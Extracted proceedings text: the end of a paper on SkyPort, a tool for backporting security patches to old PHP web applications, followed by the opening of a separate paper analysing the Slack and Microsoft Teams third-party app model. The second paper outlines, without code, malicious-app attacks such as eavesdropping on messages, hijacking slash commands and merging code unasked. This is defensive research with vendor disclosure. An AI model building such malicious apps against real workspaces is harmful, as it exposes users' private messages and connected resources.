Sink Capability Comparison. One limitation of our approach is that our current implementation conservatively identifies subset relations between two reaching conditions and data-flow expressions if a string comparison exists. Although such cases are very rare in practice, they may lead to false negatives. In the future, we plan to enhance string solvers [24, 79] and incorporate them into SkyPort.

SBP Management. Another potential limitation is that SBPs will lead to more fragmented versions of web applications, causing potential management issues. Even so, we would like to note that web application fragmentation is an existing issue because many website developers add their own code. More importantly, Table 11 shows that the application of multiple SBP can still preserve the functionality of web applications while fixing corresponding vulnerabilities. Meanwhile, as a long-term solution, if upgrade APIs exist for certain web applications, we still recommend administrators upgrade web applications to avoid further version fragmentations.

Adaption to non-PHP Web Applications. Our prototype of SkyPort is designed for PHP applications; at the same time, the general approach on backporting security patches is applicable to other non-PHP (e.g., Node.js and Java) web applications. For the adaptation, we need to port all four modules with the static analysis tools in other languages (e.g., Soot [70] for Java).

9 Related Work

In this section, we present the most related work to our paper.

Web Application Vulnerability. Web application vulnerabilities remain to be one of the major security threats today. Previous works usually use program analysis tools to detect web vulnerabilities. Due to the popularity, plenty of works focus on detecting PHP application vulnerabilities [21, 35, 62, 75], while recently there are also several works that detect vulnerabilities of Node.js applications [20, 41, 42, 54, 63] and Java applications [46, 52, 60]. To analyze PHP applications, Backes *et al.* designed the PHPJoern [12] tool which borrows the concept of the code property graph [77] to PHP code analysis. Based on PHPJoern, Alhuzali *et al.* [9, 10] proposed the navigation graph to model relationships among several HTTP requests, which help to detect inter-request vulnerabilities.

Though a general vulnerability detection tool (e.g., PHPJoern [12], NAVEX [10]) can detect multiple types of vulnerabilities (e.g., cross-site scripting and SQL injection), some works mainly focus on detecting a specific type of vulnerabilities. SQLCIV [71] is designed to detect SQL injection vulnerabilities, while [22, 39] considered the second-order SQL injection vulnerabilities. To detect file upload vulnerabilities, UChecker [30] uses symbolic execution and features a vulnerability-oriented locality analysis to reduce the workload of symbolic execution, while FUSE [40] uses fuzzing techniques to mutate normal upload requests and bypass content-filter checks. Dahse *et al.* [23] presented an automatic technique to detect and exploit PHP object injection (POI) vulnerabilities by chaining code gadgets.

Compared with the vulnerabilities that have explicit sink functions (e.g., XSS [17] and SQLi), logic flaws are more difficult to detect. Existing works mine behavioral specifications [28] or behavioral patterns [58] from normal operations and network traces to detect common logic flaws in web applications. Besides, Sun *et al.* [68] used invariant analysis to detect the specific payment logic flaws in e-commerce web applications. Access control vulnerability is a traditional logic flaw for websites. Sun *et al.* [67] proposed inferring privileged pages from per-role sitemaps and identifying missed access controls before these pages, while MACE [53] identifies privilege escalation vulnerabilities through authorization state inconsistency checking. To detects cross-site request forgery (CSRF) vulnerabilities, Deemon [59] models the execution traces, data-flows, and architecture tiers in a unified, comprehensive property graph and detects such vulnerabilities by querying the graph. Execution After Redirect (EAR) vulnerability is a new logic flaw discovered by Doupé *et al.* [25] and Payet *et al.* [57] further performed a large-scale measurement of EAR vulnerabilities in the real world.

Given so many researches on detecting web vulnerabilities, it is quite important to mitigate and prevent web vulnerabilities [14–16]. Diglossia [61] prevents code injection attacks with precision and efficiency, and SQLBlock [32] mitigates SQL injection on legacy web applications. To mitigate XSS vulnerabilities, Content Security Policy (CSP) [13, 55, 64, 72] is proposed. Debloating is also used to reduce the attack surface of Node.js applications [38] and PHP applications [8, 11]. Although these techniques are effective in mitigating web vulnerabilities, their scopes are limited.

Security Patches. Security patches are quite important in fighting against vulnerabilities. However, patch development is quite difficult and usually requires a lot of manual efforts. Existing works propose several techniques to automatically generating patches for vulnerabilities. First, security patches are generated by learning from human-written patches [47,49]. However, such method fails to fix the vulnerability sometimes because it can only approximate the properties that are necessary to prevent the vulnerability. Second, pre-defined safe properties and exploit inputs are used to generate security patches by understanding the root cause of a vulnerability [31]. Besides, search-based patch generation could infer a correct patch from many normal test cases [36, 48, 73]. Due to the requirement on qualified inputs, the above method is hard to apply to patch backporting. In addition to the difficulties in developing patches, deploying patches is also quite difficult. To reduce the testing efforts when deploying patches, Machiry *et al.* [50] proposed a safe patch identification approach which could ease the propagation of some patches. Besides, hot-patches and hot-patching frameworks [18,56,76] are proposed to directly fix the vulnerability without requiring users to explicitly updating their software. However, these works usually assume they have the correct corresponding patches for the target software, which does not fit the assumption of patch backporting.

10 Conclusion

Vulnerable web applications are often left unpatched because the version targeted by the patch may be different from the one running in real-world websites. The problem of applying a security patch to an older version of web application is called security patch backporting. The general problem of backporting is hard because it is challenging to model vulnerable and safe logic across various application versions. In this paper, we focus on injection vulnerabilities with explicit sinks and model vulnerable logic as a new concept called sink capability. A sink capability contains all the control-flow constraints (called reaching conditions) and the symbolic expression of the critical parameter of the sink function (called data-flow expressions) of all control-flows leading to the sink. We implemented a prototype of security patch backporting on injection vulnerabilities, called SkyPort, and evaluated it on a dataset of 155 security patches and 1,526 target old versions. Our evaluation shows that SkyPort outperforms the state-of-the-art, i.e., direct application of the security patch and web application upgrade to the safe version.

Acknowledgement

We would like to thank our shepherd, Giancarlo Pellegrino, and the anonymous reviewers for their helpful comments and feedback. This work was supported in part by the National Natural Science Foundation of China (U1836210, U1836213, 62172105, 61972099, 62172104, 62102091, 62102093), Natural Science Foundation of Shanghai (19ZR1404800). Yuan Zhang was supported in part by the Shanghai Rising-Star Program 21QA1400700 and the Shanghai Pilot Program for Basic Research-Fudan University 21TQ1400100 (21TQ012). Yinzhi Cao was supported in part by National Science Foundation (NSF) under grants CNS-20-46361 and CNS-18-54001 and Defense Advanced Research Projects Agency (DARPA) under AFRL Definitive Contract FA875019C0006. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or DARPA. Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of CyberSecurity Auditing and Monitoring, Ministry of Education, China.

References

[1] CVE Details Website. https://cve.mitre.org.

[2] Drupalgeddon 2.0 Still Haunting 115K+ Sites. https://threatpost.com/drupalgeddon-2-0-still-haunting-115k-sites/132518/.

[3] National Vulnerability Database. https://nvd.nist.gov/.

[4] Neo4j Graph Platform. https://neo4j.com/.

[5] Open EMR. https://www.open-emr.org/.

[6] Salsi, U. PHPLint Reference Manual. http://www.icosaedro.it/phplint/manual.html.

[7] WolframScript Website. https://www.wolfram.com/wolframscript/.

[8] R. J. Alexander Bulekov and M. Egele. Saphire: Sandboxing PHP Applications with Tailored System Call Allowlists. In *Proceedings of the 30th USENIX Security Symposium (USENIX Security)*, 2021.

[9] A. Alhuzali, B. Eshete, R. Gjomemo, and V. Venkatakrishnan. Chainsaw: Chained Automated Workflow-based Exploit Generation. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 641–652, 2016.

[10] A. Alhuzali, R. Gjomemo, B. Eshete, and V. Venkatakrishnan. NAVEX: Precise and Scalable Exploit Generation for Dynamic Web Applications. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, pages 377–392, 2018.

[11] B. A. Azad, P. Laperdrix, and N. Nikiforakis. Less is More: Quantifying the Security Benefits of Debloating Web Applications. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*, 2019.

[12] M. Backes, K. Rieck, M. Skoruppa, B. Stock, and F. Yamaguchi. Efficient and Flexible Discovery of PHP Application Vulnerabilities. In *Proceedings of the 2nd IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 334–349. IEEE, 2017.

[13] S. Calzavara, A. Rabitti, and M. Bugliesi. Content Security Problems? Evaluating the Effectiveness of Content Security Policy in the Wild. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[14] Y. Cao, Z. Li, V. Rastogi, Y. Chen, and X. Wen. Virtual browser: a virtualized browser to sandbox third-party javascripts with enhanced security. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, pages 8–9, 2012.

[15] Y. Cao, V. Rastogi, Z. Li, Y. Chen, and A. Moshchuk. Redefining web browser principals with a configurable origin policy. In *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 1–12. IEEE, 2013.

[16] Y. Cao, Y. Shoshitaishvili, K. Borgolte, C. Kruegel, G. Vigna, and Y. Chen. Protecting web-based single sign-on protocols against relying party impersonation attacks through a dedicated bi-directional authenticated secure channel. In *International Workshop on Recent Advances in Intrusion Detection*, pages 276–298. Springer, 2014.

[17] Y. Cao, V. Yegneswaran, P. A. Porras, and Y. Chen. Pathcutter: Severing the self-propagation path of xss javascript worms in social web networks. In *NDSS*, 2012.

[18] Y. Chen, Y. Li, L. Lu, Y.-H. Lin, H. Vijayakumar, Z. Wang, and X. Ou. InstaGuard: Instantly Deployable Hot-patches for Vulnerable System Programs on Android. In *Proceedings of the 25th ISOC Network and Distributed System Security Symposium (NDSS)*.

[19] Y. Chen, Y. Zhang, Z. Wang, L. Xia, C. Bao, and T. Wei. Adaptive Android Kernel Live Patching. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security)*, 2017.

[20] B. Chinthanet, S. E. Ponta, H. Plate, A. Sabetta, R. G. Kula, T. Ishio, and K. Matsumoto. Code-based Vulnerability Detection in Node.js Applications: How Far Are We? In *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 1199–1203, 2020.

[21] J. Dahse and T. Holz. Simulation of Built-in PHP Features for Precise Static Code Analysis. In *Proceedings of the 21tth ISOC Network and Distributed System Security Symposium (NDSS)*, pages 23–26, 2014.

[22] J. Dahse and T. Holz. Static Detection of Second-order Vulnerabilities in Web Applications. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security)*, pages 989–1003, 2014.

[23] J. Dahse, N. Krein, and T. Holz. Code Reuse Attacks in PHP: Automated POP Chain Generation. In *Proceedings of the 21st ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2014.

[24] L. De Moura and N. Bjørner. Z3: An Efficient SMT Solver. In *Proceedings of the 14th International conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, pages 337–340, 2008.

[25] A. Doupé, B. Boe, C. Kruegel, and G. Vigna. Fear the EAR: Discovering and Mitigating Execution after Redirect Vulnerabilities. In *Proceedings of the 18th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 251–262, 2011.

[26] R. Duan, A. Bijlani, Y. Ji, O. Alrawi, Y. Xiong, M. Ike, B. Saltaformaggio, and W. Lee. Automating Patching of Vulnerable Open-source Software Versions in Application Binaries. In *Proceedings of the 26th ISOC Network and Distributed System Security Symposium (NDSS)*, 2019.

[27] T. Durieux, Y. Hamadi, and M. Monperrus. Production-driven Patch Generation. In *Proceedings of the 39th International Conference on Software Engineering: New Ideas and Emerging Technologies Results Track (ICSE-NIER)*, pages 23–26. IEEE, 2017.

[28] V. Felmetsger, L. Cavedon, C. Kruegel, and G. Vigna. Toward Automated Detection of Logic Vulnerabilities in Web Applications. In *Proceedings of the 19th USENIX Security Symposium (USENIX Security)*, 2010.

[29] I. Haller, E. Göktaş, E. Athanasopoulos, G. Portokalidis, and H. Bos. ShrinkWrap: VTable Protection without Loose Ends. In *Proceedings of the 31st Annual Computer Security Applications Conference (ACSAC)*.

[30] J. Huang, Y. Li, J. Zhang, and R. Dai. UChecker: Automatically Detecting PHP-based Unrestricted File Upload Vulnerabilities. In *Proceedings of the 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE, 2019.

[31] Z. Huang, D. Lie, G. Tan, and T. Jaeger. Using Safety Properties to Generate Vulnerability Patches. In *Proceedings of the 40th IEEE Symposium on Security and Privacy (S&P)*, pages 539–554. IEEE, 2019.

[32] R. Jahanshahi, A. Doupé, and M. Egele. You Shall Not Pass: Mitigating SQL Injection Attacks on Legacy Web Applications. In *Proceedings of the 15th ACM on Asia Conference on Computer and Communications Security (AsiaCCS)*, 2020.

[33] D. Jang, Z. Tatlock, and S. Lerner. SafeDispatch: Securing C++ Virtual Calls from Memory Corruption Attacks. In *Proceedings of the 21st ISOC Network and Distributed System Security Symposium (NDSS)*, 2014.

[34] J. Jang, A. Agrawal, and D. Brumley. ReDeBug: Finding Unpatched Uode Clones in Entire OS Distributions. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (S&P)*, pages 48–62. IEEE, 2012.

[35] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities. In *Proceedings of the 27th IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2006.

[36] D. Kim, J. Nam, J. Song, and S. Kim. Automatic Patch Generation Learned from Human-written Patches. In *Proceedings of the 35th International Conference on Software Engineering (ICSE)*. IEEE, 2013.

[37] S. Kim, S. Woo, H. Lee, and H. Oh. VUDDY: A Scalable Approach for Vulnerable Code Clone Discovery. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2017.

[38] I. Koishybayev and A. Kapravelos. Mininode: Reducing the Attack Surface of Node.js Applications. In *Proceedings of the 23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*.

[39] D.-g. Le, X. Li, S.-r. Gong, and L.-x. ZHENG. Research on Second-order SQL Injection Techniques. *Journal on Communications*, 36(Z1):85, 2015.

[40] T. Lee, S. Wi, S. Lee, and S. Son. FUSE: Finding File Upload Bugs via Penetration Testing. In *Proceedings of the 27th ISOC Network and Distributed System Security Symposium (NDSS)*. Network & Distributed System Security Symposium, 2020.

[41] S. Li, M. Kang, J. Hou, and Y. Cao. Detecting node.js prototype pollution vulnerabilities via object lookup analysis. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 268–279, 2021.

[42] S. Li, M. Kang, J. Hou, and Y. Cao. Mining node.js vulnerabilities via object dependence graph and query. In *Proceedings of the 31th USENIX Security Symposium (USENIX Security)*, 2022.

[43] Y. Li, S. Wang, and T. N. Nguyen. DLfix: Context-based Code Transformation Learning for Automated Program Repair. In *Proceedings of the 42th International Conference on Software Engineering (ICSE)*, 2020.

[44] Z. Li, D. Zou, S. Xu, H. Jin, H. Qi, and J. Hu. VulPecker: An Automated Vulnerability Detection System based on Code Similarity Analysis. In *Proceedings of the 32nd Annual Computer Security Applications Conference (ACSAC)*, pages 201–213, 2016.

[45] Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, and Y. Zhong. VulDeePecker: A Deep Learning-based System For Vulnerability Detection. In *Proceedings of the 25th ISOC Network and Distributed System Security Symposium (NDSS)*, 2018.

[46] B. Livshits and M. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *Proceedings of the 14th USENIX Security Symposium (USENIX Security)*, 2005.

[47] F. Long, P. Amidon, and M. Rinard. Automatic Inference of Code Transforms for Patch Generation. In *Proceedings of the 11th Joint Meeting on Foundations of Software Engineering (FSE)*, pages 727–739, 2017.

[48] F. Long and M. Rinard. An Analysis of the Search Spaces for Generate and Validate Patch Generation Systems. In *Proceedings of the 38th International Conference on Software Engineering (ICSE)*. IEEE.

[49] F. Long and M. Rinard. Automatic Patch Generation by Learning Correct Code. In *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 2016.

[50] A. Machiry, N. Redini, E. Camellini, C. Kruegel, and G. Vigna. SPIDER: Enabling Fast Patch Propagation in Related Software Repositories. In *Proceedings of the 41th IEEE Symposium on Security and Privacy (S&P)*.

[51] N. Magnezi and M. Kolesnik. Backporting of Bug Patches, Mar. 28 2017. US Patent 9,606,793.

[52] H. Man, J. An, W. Huang, and W. Fan. JSEFuzz: Vulnerability Detection Method for Java Web Application. In *Proceedings of the 3rd International Conference on System Reliability and Safety (ICSRS)*, page 6, 2018.

[53] M. Monshizadeh, P. Naldurg, and V. Venkatakrishnan. MACE: Detecting Privilege Escalation Vulnerabilities in Web Applications. In *Proceedings of the 21st ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 690–701, 2014.

[54] B. Nielsen, B. Hassanshahi, and F. Gauthier. Nodest: Feedback-driven Static Analysis of Node.js Applications. In *Proceedings of the 27th Joint Meeting on Foundations of Software Engineering (FSE)*, 2019.

[55] X. Pan, Y. Cao, S. Liu, Y. Zhou, Y. Chen, and T. Zhou. CSPAutoGen: Black-box Enforcement of Content Security Policy upon Real-World Websites. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[56] M. Payer and T. R. Gross. Hot-patching A Web Server: A Case Study of ASAP Code Repair. In *Proceedings of the 11th Eleventh Annual Conference on Privacy, Security and Trust (PST)*, pages 143–150. IEEE, 2013.

[57] P. Payet, A. Doupé, C. Kruegel, and G. Vigna. EARs in the Wild: Large-scale Analysis of Execution after Redirect Vulnerabilities. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing (SAC)*.

[58] G. Pellegrino and D. Balzarotti. Toward Black-Box Detection of Logic Flaws in Web Applications. In *Proceedings of the 21st ISOC Network and Distributed System Security Symposium (NDSS)*, 2014.

[59] G. Pellegrino, M. Johns, S. Koch, M. Backes, and C. Rossow. Deemon: Detecting CSRF with Dynamic Analysis and Property Graphs. In *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[60] B. Qu, B. Liang, S. Jiang, and C. Ye. Design of Automatic Vulnerability Detection System for Web Application Program. In *Proceedings of the 4th IEEE International Conference on Software Engineering and Service Science (ICSESS)*, pages 89–92, 2013.

[61] S. Son, K. McKinley, and V. Shmatikov. Diglossia: Detecting Code Injection Attacks with Precision and Efficiency. In *Proceedings of the 20th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1181–1192, 2013.

[62] S. Son and V. Shmatikov. SAFERPHP: Finding Semantic Vulnerabilities in PHP Applications. In *Proceedings of the ACM SIGPLAN 6th Workshop on Programming Languages and Analysis for Security (PLAS)*, pages 1–13, 2011.

[63] C.-A. Staicu and M. Pradel. Freezing the Web: A Study of ReDoS Vulnerabilities in Javascript-based Web Servers. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, pages 361–376, 2018.

[64] S. Stamm, B. Sterne, and G. Markham. Reining in the Web with Content Security Policy. In *Proceedings of the 19th International Conference on World Wide Web (WWW)*, pages 921–930, 2010.

[65] B. Stock, G. Pellegrino, F. Li, M. Backes, and C. Rossow. Didn't You Hear Me?—Towards More Successful Web Vulnerability Notifications. In *Proceedings of the 25th ISOC Network and Distributed System Security Symposium (NDSS)*, 2018.

[66] B. Stock, G. Pellegrino, C. Rossow, M. Johns, and M. Backes. Hey, You Have a Problem: On the Feasibility of Large-scale Web Vulnerability Notification. In *Proceedings of the 25th USENIX Security Symposium (USENIX Security)*, pages 1015–1032, 2016.

[67] F. Sun, L. Xu, and Z. Su. Static Detection of Access Control Vulnerabilities in Web Applications. In *Proceedings of the 18th ISOC Network and Distributed System Security Symposium (NDSS)*, 2011.

[68] F. Sun, L. Xu, and Z. Su. Detecting Logic Vulnerabilities in E-commerce Applications. In *Proceedings of the 21st ISOC Network and Distributed System Security Symposium (NDSS)*, 2014.

[69] Y. TIAN. *Mining Software Repositories for Automatic Software Bug Management from Bug Triaging to Patch Backporting*. Dissertations and theses collection, Singapore Management University, 2017.

[70] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan. Soot: A Java Bytecode Optimization Framework. In *Proceedings of the Conference of the Centre for Advanced Studies on Collaborative Research (CASCON)*, page 13. 1999.

[71] G. Wassermann and Z. Su. Sound and Precise Analysis of Web Applications for Injection Vulnerabilities. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 32–41, 2007.

[72] L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc. CSP is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[73] M. Wen, J. Chen, R. Wu, D. Hao, and S.-C. Cheung. Context-aware Patch Generation for Better Automated Program Repair. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*. IEEE, 2018.

[74] Y. Xiao, B. Chen, C. Yu, Z. Xu, Z. Yuan, F. Li, B. Liu, Y. Liu, W. Huo, and W. Zou. MVP: Detecting Vulnerabilities using Patch-enhanced Vulnerability Signatures. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, pages 1165–1182, 2020.

[75] Y. Xie and A. Aiken. Static Detection of Security Vulnerabilities in Scripting Languages. In *Proceedings of the 15th USENIX Security Symposium (USENIX Security)*, pages 179–192, 2006.

[76] Z. Xu, Y. Zhang, L. Zheng, L. Xia, C. Bao, Z. Wang, and Y. Liu. Automatic Hot Patch Generation for Android Kernels. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*, pages 2397–2414, 2020.

[77] F. Yamaguchi, N. Golde, D. Arp, and K. Rieck. Modeling and Discovering Vulnerabilities with Code Property Graphs. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2014.

[78] C. Zhang, D. Song, S. A. Carr, M. Payer, T. Li, Y. Ding, and C. Song. VTrust: Regaining Trust on Virtual Calls. In *Proceedings of the 23rd ISOC Network and Distributed System Security Symposium (NDSS)*, 2016.

[79] Y. Zheng, X. Zhang, and V. Ganesh. Z3-str: A Z3-based String Solver for Web Application Analysis. In *Proceedings of the 9th Joint Meeting on Foundations of Software Engineering (FSE)*, pages 114–124, 2013.

Experimental Security Analysis of the App Model in Business Collaboration Platforms

Yunang Chen*, Yue Gao*, Nick Ceccio, Rahul Chatterjee, Kassem Fawaz, Earlence Fernandes
University of Wisconsin–Madison

Abstract

Business Collaboration Platforms like Microsoft Teams and Slack enable teamwork by supporting text chatting and third-party resource integration. A user can access online file storage, make video calls, and manage a code repository, all from within the platform, thus making them a hub for sensitive communication and resources. The key enabler for these productivity features is a third-party application model. We contribute an experimental security analysis of this model and the third-party apps. Performing this analysis is challenging because commercial platforms and their apps are closed-source systems. Our analysis methodology is to systematically investigate different types of interactions possible between apps and users. We discover that the access control model in these systems violates two fundamental security principles: least privilege and complete mediation. These violations enable a malicious app to exploit the confidentiality and integrity of user messages and third-party resources connected to the platform. We construct proof-of-concept attacks that can: (1) eavesdrop on user messages without having permission to read those messages; (2) launch fake video calls; (3) automatically merge code into repositories without user approval or involvement. Finally, we provide an analysis of countermeasures that systems like Slack and Microsoft Teams can adopt today.

1 Introduction

Business Collaboration Platforms (BCPs) like Slack and Microsoft Teams are indispensable collaboration and productivity tools. Beyond multi-user chat features, BCPs enhance productivity by allowing users to integrate third-party resources. For example, users can make video calls with Zoom, store files on DropBox, chat with customers, and manage code repositories, all from within the BCP. A vibrant third-party app ecosystem allows many such integrations. Thus, BCPs not only host private communications between users but also serve as a hub for all their sensitive resources from third-party systems. As such, it is vital to understand the security and privacy properties of this emerging class of distributed multi-user collaboration platforms.

We contribute to understanding the security of BCPs by performing an experimental analysis of the third-party app model. We focus on the app model because it allows BCPs to access sensitive data from third-party systems. Although there is work on understanding the operational security issues of BCPs (e.g., web security flaws [14, 15]), to our knowledge, no work has examined the third-party app model. We focus our work on Slack and Microsoft Teams — two of the most widely-used BCPs with mature app ecosystems [10]. Furthermore, these two systems share design-level commonalities and potentially with other BCPs. Thus, any security findings are potentially broadly applicable to BCP design.

Performing the security analysis of Slack and Microsoft Teams is challenging because these systems, including their apps, are closed-source. Specifically, apps themselves are remotely-hosted web services whose endpoints are only known to the BCP. This precludes classical analysis techniques such as source code and binary analysis or API endpoint testing. As an external party, we can only interact with apps the way a human user would — through the BCP itself. Therefore, we focus our analysis efforts on the *interactions* between apps and users, such as sending messages and reacting to them. To conduct the analysis methodically, we first systematize an access control model that describes the approaches taken by Slack and Teams using a uniform vocabulary. We then explore how an attacker can violate the access control model by experimentally studying each interaction method.

We find that the BCP app model uses a two-level access control system consisting of the OAuth protocol and a runtime policy enforcer. Abstractly, a BCP app requests OAuth tokens to interact with categories of resources. For example, an app might request an OAuth token to read chat messages. However, this token does not entirely dictate what specific messages the app can read. Thus, the user has to specify the fine-grained access control policy at runtime. Once the

*Equal Contribution.

user installs an app and permits it to read chat messages, the user can additionally specify that the app may read messages from specific channels (e.g., the "usenix-security-submission" channel). Whenever an app issues an API request to the BCP server to read a chat message from a specific channel, the access control system first verifies the OAuth token and then executes a runtime policy check to verify that the app is authorized to read from that specific channel.

By examining each interaction method between BCP apps and users, we establish that this two-level access control system does not adequately confine third-party application behavior. Concretely, we have discovered that the BCP access control system violates two standard security principles: (1) *least privilege* and (2) *complete mediation* [41]. This allows malicious apps to escalate their privilege and violate the confidentiality and integrity of private chat messages and third-party resources connected to BCPs. To demonstrate the concrete harms posed to end-users, we introduce three attack classes for BCPs along with attack prototypes:

(1) App-to-App Delegation Attacks (Section 4): BCPs support apps that can interact with each other for productivity reasons, independently of human involvement. To support such meaningful interactions, the BCP access control model allows apps to act on behalf of a user. We show how malicious apps can exploit this to violate the confidentiality and integrity of resources that victim apps manage. Our proof-of-concept attacks include sending arbitrary emails on a victim's behalf, merging code pull requests, and retweeting any links using the victim's account.

(2) User-to-App Interaction Hijacking (Section 5): BCP apps can customize how users interact with them and with workspace features. For example, an app can introduce new 'slash commands' into a workspace or manipulate how URLs get unfurled. For example, one can start a Zoom video call by entering `/zoom` on the Slack UI. We show how a second malicious app can interfere when a user attempts to interact with a benign app, a problem similar to DNS domain squatting and voice assistant skill squatting [36, 54].

(3) App-to-User Confidentiality Violations (Section 6): BCP apps interact with users by participating in any approved channels or conversations, where a human user explicitly 'adds' the app as a member. BCPs implement runtime policy checks to enforce security policies in these situations. We show how a malicious app can exploit gaps between OAuth and these runtime mechanisms to leak private messages it does not have permission to view.

Contributions.

- We contribute an experimental security analysis of the app model in two widely-used BCPs — Microsoft Teams and Slack. To guide the analysis, we derive a common access control model for these two BCPs and then experimentally examine each interaction method between apps and users. We find that the access control model violates the principle of least privilege and complete mediation.
- We introduce three new attack classes that leverage this fundamental shortcoming of the access control model: app-to-app delegation attacks, user-to-app interaction hijacking, and app-to-user confidentiality violations. We constructed proof-of-concept attacks for these classes to achieve effects such as sending arbitrary emails on behalf of victims, merging code requests, launching fake video calls with loose security settings, and stealing private messages without having the appropriate permission. In certain cases, we also demonstrate how an attacker can maintain their presence even after app uninstallation.
- We build tools to scrape app manifest data to estimate the potential for such attacks to occur. Of the 2,460 Slack apps we analyze, we find that 1,493 (61%) are potentially vulnerable to delegation attacks, and 563 (23%) request the necessary permissions to carry out these attacks. Of the 1,304 Microsoft Teams apps we analyze, we find that 427 (33%) are vulnerable to delegation attacks. We also find that 1,266 (51%) Slack apps use slash commands; these apps are potentially vulnerable to both the user-to-app attacks and capable of performing user-to-app attacks.

Finally, we propose a set of countermeasures that BCPs like Microsoft Teams and Slack can adopt today as a temporary solution to mitigate the attacks (Section 7). For example, enforcing user confirmation before every app-to-app interaction and command name collision can fix most issues, but this is undoubtedly a user-hostile solution. As a result, solutions with acceptable security and usability trade-offs necessitate rethinking the app and access control model in multi-user communication platforms.

Ethics and Disclosure. We conducted all experiments inside private workspaces with the authors as the only members. We did not exercise cross-workspace features; thus, our investigations did not influence other workspaces. We did not distribute or submit our test malicious apps to any BCP app directory, so our attack did not affect BCP users other than the authors' testing accounts. We ethically disclosed all attacks we found to Slack and Microsoft, both of which have confirmed their existence. Due to their view of the workspace as a trusted environment, the assumptions that social engineering is a prerequisite for the attacks, and that the workspace administrator will correctly manage app installations, these attacks do not meet their definitions of a security vulnerability.

2 Business Collaboration Platforms

BCPs provide chatrooms that facilitate online collaboration among a group of people, who usually belong to the same workspace, such as a project team or a research group. In BCPs, one can create a virtual *workspace* to host all conversations for a group. It supports discussions among the users who joined the workspace through various conversation *channels*. Users can open a new channel which can be *public* — any




Figure 1: Overview of BCP's ecosystem: A *BCP user* interacts with their *BCP clients* to communicate with the *BCP server*. BCP apps, which are maintained as separate web services by different third-party developers, communicate with BCP server via API calls and event notifications. A user has to install and authorize an app before accessing its functionalities.

user can join — or *private* — only those who are invited can join. Users can also send *direct messages* to any other user or group of users in the workspace. To use a BCP, a human user interacts with their BCP client on their computer or mobile device, which then communicates with the backend servers of the BCP through various APIs. The backend server then responds to the client, updating what the user sees. We illustrate this communications framework in Figure 1.

In this paper, we focus on **Microsoft Teams** and **Slack**, due to their popularity and mature third-party app ecosystem. A recent survey of 900 businesses [10] has shown that they are the two most popular BCPs[1] and are the only ones that provide a list of officially supported third-party apps.

2.1 BCP App

Beyond basic chatting features, modern BCPs usually offer many third-party integrations, commonly known as *apps*, which are cloud services providing additional productivity-enhancing functionalities in the workspace, often connecting user's data from other services (such as email or online storage) to the workspace. These BCP apps exist on cloud servers not maintained by the BCP. These app backends communicate with the BCP servers by subscribing to event notification APIs and reacting when information about a new event is received, as depicted in Figure 1. Generally, a BCP app can simultaneously act in three roles: workspace feature provider, interactive bot, and user delegate.

